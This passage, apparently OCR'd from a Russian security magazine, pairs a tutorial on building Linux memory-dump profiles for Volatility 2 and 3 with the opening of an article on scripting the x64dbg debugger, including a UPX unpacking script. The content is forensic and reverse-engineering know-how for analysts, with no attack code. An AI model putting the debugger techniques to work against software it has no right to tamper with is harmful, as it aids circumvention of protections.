
```
sudo python3 volatility3/vol.py --clear-cache -f ~/kali.avml banners
```



```
sudo python3 volatility3/vol.py --clear-cache -f ~/avml/target/debug/kali.avml banners
Volatility 3 Framework 2.8.0
Progress:  100.00               PDB scanning finished
Offset  Banner

0x2a800100      Linux version 6.6.15-amd64 (devel@kali.org) (gcc-13 (Debian 13.2.0-24) 13.2.0, GNU ld (GNU B
nutils for Debian) 2.42) # SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-05-17)
0x2a971920      Linux version 6.6.15-amd64 (devel@kali.org) (gcc-13 (Debian 13.2.0-24) 13.2.0, GNU ld (GNU B
nutils for Debian) 2.42) #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-05-17)
```

Пример выполнения плагина banners

Для проверки работоспособности плагина выполним команду `uname -a` и получим версию ядра.



```
uname -a
Linux standoff 6.6.15-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.15-2kali1 (2024-05-17) x86_64 GNU/Linux
```

Пример выполнения uname -a

Теперь перейдем к созданию профиля.

СОЗДАЕМ ПРОФИЛЬ ДЛЯ VOLATILITY 2

Volatility 2 — это мощный инструмент для анализа дампов памяти, но для работы с Linux-системами ему требуется специальный профиль, который содержит информацию о структуре ядра и других важных данных.

Профиль для Volatility 2 — это набор файлов, где хранится информация о структуре ядра операционной системы, что необходимо для корректного анализа дампа памяти. Профиль позволяет Volatility интерпретировать данные, находящиеся в дампе RAM, такие как процессы, сетевые соединения, открытые файлы и другие артефакты.

Давай пройдемся по компонентам профиля Volatility 2.

DWARF-файл

Это файл, содержащий отладочную информацию о ядре Linux. Он создается с помощью утилиты `dwarfdump` и включает в себя данные о структурах ядра, их размерах и смещениях.

WWW

Почитать о формате файла можно на сайте dwarfstd.org.

```
.debug_info
```

```
<0><0x0+0xc><DW_TAG_compile_unit> DW_AT_producer<GNU C11 14.2.1
20240912 (Red Hat 14.2.1-3) -mno-sse -mno-mmx -mno-sse2 -mno-3dnow -
mno-avx -m64 -mno-80387 -mno-fp-ret-in-387 -mpreferred-stack-
boundary=3 -mskip-rax-setup -mtune=generic -mno-red-zone -
mcmodel=kernel -mindirect-branch=thunk-extern -mindirect-branch-
register -mindirect-branch-cs-prefix -mfunction-return=thunk-extern -
mharden-sls=all -mrecord-mcount -mfentry -march=x86-64 -g -O2 -
std=gnu11 -p -fshort-wchar -funsigned-char -fno-common -fno-PIE -fno-
strict-aliasing -fcf-protection=branch -falign-jumps=1 -falign-
loops=1 -fno-asynchronous-unwind-tables -fno-jump-tables -fpatchable-
function-entry=16,16 -fno-delete-null-pointer-checks -fno-allow-
store-data-races -fstack-protector-strong -ftrivial-auto-var-
init=zero -fno-stack-clash-protection -fmin-function-alignment=16 -
fstrict-flex-arrays=3 -fno-strict-overflow -fstack-check=no -
fconserve-stack -fsanitize=bounds-strict -fsanitize=shift> DW_AT_
language<DW_LANG_C11> DW_AT_name</home/qwer/volatility/tools/linux/
module.c> DW_AT_comp_dir</usr/src/kernels/6.12.11-100.fc40.x86_64>
DW_AT_stmt_list<0x00000000>
```

System.map

Это файл, который содержит отладочную информацию о ядре, включая адреса функций и переменных. `System.map` обычно находится в `/boot/System.map-$(uname -r)`.

Пример файла `System.map`:

```
0000000000000000 D __per_cpu_start
0000000000000000 D fixed_percpu_data
0000000000001000 D cpu_debug_store
0000000000002000 D irq_stack_backing_store
0000000000006000 D cpu_tss_rw
000000000000b000 D gdt_page
000000000000c000 d exception_stacks
0000000000018000 d entry_stack_storage
0000000000019000 D espfix_waddr
```

Структура профиля

Профиль Volatility 2 — это ZIP-архив с двумя файлами, которые мы рассматривали выше:

```
my_profile.zip
├── module.dwarf
└── System.map
```

Собираем профиль вручную

Разберем, что нужно сделать, чтобы создать такой профиль.

Первым делом установи зависимости. В разных дистрибутивах это может выглядеть по-разному, вот пример для Ubuntu:

```
apt update && apt install -y linux-image-5.4.0-166-generic linux-
headers-5.4.0-166-generic build-essential dwarfdump make gcc zip
```

Теперь создаем DWARF-файл, точнее, скачиваем с GitHub:

```
git clone https://github.com/volatilityfoundation/volatility.git
cd volatility/tools/linux
```

Если установлено несколько ядер, можем поправить Makefile, чтобы указать, какое ядро использовать:

```
sed -i 's/$(shell uname -r)/5.4.0-166-generic/g' Makefile
```

Либо можем запустить make, задав нужные аргументы:

```
make -C /lib/modules/$(uname -r)/build/ CONFIG_DEBUG_INFO=y M=$PWD
modules
```


Создадим профиль:

```
zip LinuxDebian_5_10_0-23-amd64_profilex64 /path/to/output.dwarf /
path/to/system.map
```

Добавляем профиль в Volatility. Скопируем созданный профиль в директорию `volatility/plugins/overlays/linux/`.

И проверим, что Volatility распознает профиль:

```
python2.7 vol.py --info | grep Linux
```



```
python2.7 vol.py --info | grep Linux
Volatility Foundation Volatility Framework 2.6.1
LinuxDebian_5_10_0-23-amd64_profilex64 - A Profile for Linux Debian_5.10.0-23-amd64_profile
x64
LinuxAMD64PagedMemory          - Linux-specific AMD 64-bit address space.
linux_aslr_shift             - Automatically detect the Linux ASLR shift
linux_banner                 - Prints the Linux banner information
linux_yarascan               - A shell in the Linux memory image
```

Проверка профиля Volatility 2

Теперь Volatility сможет использовать этот профиль для анализа дампов памяти. Просто указывай его в параметре `--profile`:

```
vol.py -f /path/to/memory_dump.raw --profile=LinuxDebian_5_10_0-23-
amd64_profilex64 linux_pslist
```

Собираем профиль при помощи Docker

Как вариант, можно сэкономить себе немного усилий и использовать Docker. Вся сложность сборки — найти точное совпадение анализируемого ядра и собрать точно такое же.

Воспользуемся образом Docker для Ubuntu 20.04:

```
sudo docker run -it --rm -v $PWD:/volatility ubuntu:20.04 /bin/bash
```

Внутри контейнера мы устанавливаем нужную версию ядра и заголовков, а также набор инструментов для сборки и утилиту dwarfdump, которая понадобится для анализа отладочной информации.

Затем переходим в директорию с инструментами Volatility и правим Makefile, чтобы явно указать версию ядра, которую мы собираемся использовать (по умолчанию он берет текущую, но в контейнере она может не совпадать).

Команда make запускает сборку модуля и генерацию DWARF-файла, содержащего отладочные данные.

Наконец, мы упаковываем результат — .dwarf и соответствующий System.map — в архив ubuntu20.04.zip, который и будет нашим готовым профилем для Volatility.

```
apt update && apt install -y linux-image-5.4.0-166-generic linux-
headers-5.4.0-166-generic build-essential dwarfdump make gcc zip
cd volatility/tools/linux
sed -i 's/$(shell uname -r)/5.4.0-166-generic/g' Makefile
make
zip ubuntu20.04.zip module.dwarf /boot/System.map-5.4.0-166-generic
```

Использование Docker для создания профиля менее затратно по ресурсам и времени.

СОЗДАНИЕ ПРОФИЛЯ ДЛЯ VOLATILITY 3

Volatility 3 — новая версия инструмента для анализа дампов памяти, построенная на более гибкой архитектуре. В отличие от предыдущей версии, Volatility 3 не требует создания отдельных профилей для каждого ядра. Вместо этого она использует таблицы символов (symbol tables). Для Windows такие таблицы загружаются автоматически, а для Mac и Linux их, как и в Volatility 2, нужно создавать вручную с помощью утилиты dwarf2json.

Вручную

Ставим Volatility 3:

```
git clone https://github.com/volatilityfoundation/volatility3.git
cd volatility3
python3 -m pip install -r requirements.txt
```

Клонируем репозиторий dwarf2json и соберем его. Он позволит получить файл JSON из ELF:

```
git clone https://github.com/volatilityfoundation/dwarf2json
cd dwarf2json/
go build
./dwarf2json linux
```

Нам необходимы символы отладки для ядра, которое будем анализировать.

```
dpkg -i /volatility/linux-image-5.4.0-166-lowlatency-dbgsym_5.4.0-
166_amd64.ddeb
```

Запустим `dwarf2json` для генерации таблицы символов. Помнишь, для Volatility 2 мы уже делали DWARF-файл?

```
/volatility/dwarf2json linux --elf /usr/lib/debug/boot/vmlinux-5.4.0-
166-lowlatency > linux-image-5.4.0-166-lowlatency-amd64.json
```

Скопируй полученный файл в директорию `symbols` Volatility 3:

```
cp linux-image-5.4.0-166-lowlatency-amd64.json <volatility3>/symbols/
```

При помощи Docker

Процесс создания в Docker такой же, как и для Volatility 2.

Поднимаем образ для Ubuntu 20.04:

```
sudo docker run -it --rm -v $PWD:/volatility ubuntu:20.04 /bin/bash
```

И производим все остальные манипуляции:

```
# Установим зависимости
apt update && apt install -y linux-image-5.4.0-166-generic linux-
headers-5.4.0-166-generic build-essential dwarfdump make gcc zip

# Установим зависимости для Volatility 3
python3 -m pip install -r requirements.txt

# Клонируем и сбилдим dwarf2json
git clone https://github.com/volatilityfoundation/dwarf2json
cd dwarf2json/
go build
./dwarf2json linux

dpkg -i /volatility/linux-image-5.4.0-166-lowlatency-dbgsym_5.4.0-
166_amd64.ddeb

./dwarf2json linux --elf /usr/lib/debug/boot/vmlinux-5.4.0-166-
lowlatency > linux-image-5.4.0-166-lowlatency-amd64.json
```

ЗАКЛЮЧЕНИЕ

Создание профилей для Volatility — это важный этап в анализе дампов памяти Linux-систем. Независимо от используемой версии инструмента понимание процесса создания и использования профилей поможет тебе эффективно подготовиться к анализу дистрибутивов, которые используются в твоей инфраструктуре.

Распространенные ошибки при создании профилей:

- использование `vmlinuz` вместо `vmlinux`;
- несовпадение версии ядра из дампа и созданного модуля.

В работе можно использовать репозитории для Volatility 3 и Volatility 2, в которых есть много профилей и таблиц символов для Volatility 2 и 3.

АВТОМАТИЗИРУЕМ X64DBG

Как превратить отладчик в хакерский комбайн

Автоматизация x64dbg позволит создавать собственные инструменты для типовых задач отладки, таких как распаковка файлов, поиск сигнатур, перехват или подмена на лету результатов работы функций и даже фаззинг в оперативной памяти! Давай посмотрим, какие есть способы сделать это и как ими пользоваться.

mr.grogrig
mr.grogrig@gmail.com


ВСТРОЕННЫЙ ИНТЕРПРЕТАТОР

Для быстрого решения повседневных задач в отладчик встроен простой скриптовый язык. Давай рассмотрим скрипт на нем, который будет распаковывать файл, накрытый UPX — самым распространенным упаковщиком.

```
//start
msg "upx (3.91) unpacker"
msg "make sure you're at the entry point of the program before you continue"
pause

//clear breakpoints
bc
bphwc

//script start
step
bphws csp,r
erun
bphwc

//find oep jump
find cip,"80E9" //some pattern
cmp $result,0
je error

//go to OEP
bp $result+1
erun
bc
sti

//finish script
ret

error:
msg "didn't find oep jump"
ret
```

Синтаксис говорит сам за себя: имя команды, за которым следует разделяемый запятыми набор аргументов. Комментарий идет после двух слешей. Строчки обрамляются двойными кавычками. Цифровые константы интерпретируются как шестнадцатеричные числа, то есть число **`100`** на самом деле значит **`256`**.


Одна и та же команда может иметь несколько имен, в длинной и короткой форме. Например, команда **`SetBPX`**, устанавливающая точку останова, может быть записана как **`bp`**. Короткая запись удобна для управления отладчиком из встроенной консоли, расположенной снизу.



```
PILOTS2.EXE - PID: 16024 - Module: ntdll.dll - Thread: Main Thread 17340 - x32dbg

Message
Hello from commands!
OK

Command: msg "Hello from commands!"
Paused   System breakpoint reached!          Time Wasted Debugging: 1:01:01:06
```

Результат команды msg

Готовый скрипт можно загрузить из текстового файла, а затем отдать на исполнение или запустить пошаговую отладку скрипта, нажимая Tab для перехода на следующую строку.



```
loaddll_upx.exe - PID: 13104 - Module: loaddll_upx.exe - Thread: Main Thread 18060 - x32dbg

Message
make sure you're at the entry point of the program before you continue
OK

Paused   INT3 breakpoint "entry breakpoint" at <loaddll_upx.OptionalHeader.AddressOfEntryPoint> (00470560)!   Time Wasted Debugging: 1:01:14:42
```

Исполняем по одной команде за раз

Разберем, что делает скрипт, переписав команды в длинной форме:

```
pause

//clear breakpoints
DeleteBPX
DeleteHardwareBreakpoint

//script start
StepOver
SetHardwareBreakpoint csp,r
erun
DeleteHardwareBreakpoint

//find oep jump
find cip,"80E9" //some pattern
cmp $result,0
je error

//go to OEP
SetBPX $result+1
erun
DeleteBPX
StepInto

//finish script
ret

error:
msg "didn't find oep jump"
ret
```

WWW
Документация с полным описанием всех команд

Первая команда — **`pause`** — останавливает выполнение скрипта, после чего его необходимо запустить вручную, исполнение продолжится со следующей команды. Это удобно, когда от пользователя требуется выполнять действие, например ставить EIP на точку входа.


Далее **`DeleteBPX`** удаляет все программные точки останова, а **`DeleteHardwareBreakpoint`** очищает отладочные регистры процессора. Строка **`StepOver`** говорит отладчику сделать один шаг в пошаговом режиме, то есть перейти в коде на следующую ассемблерную инструкцию, не заходя в **`CALL`**, а перепрыгивая на следующую за ним команду.

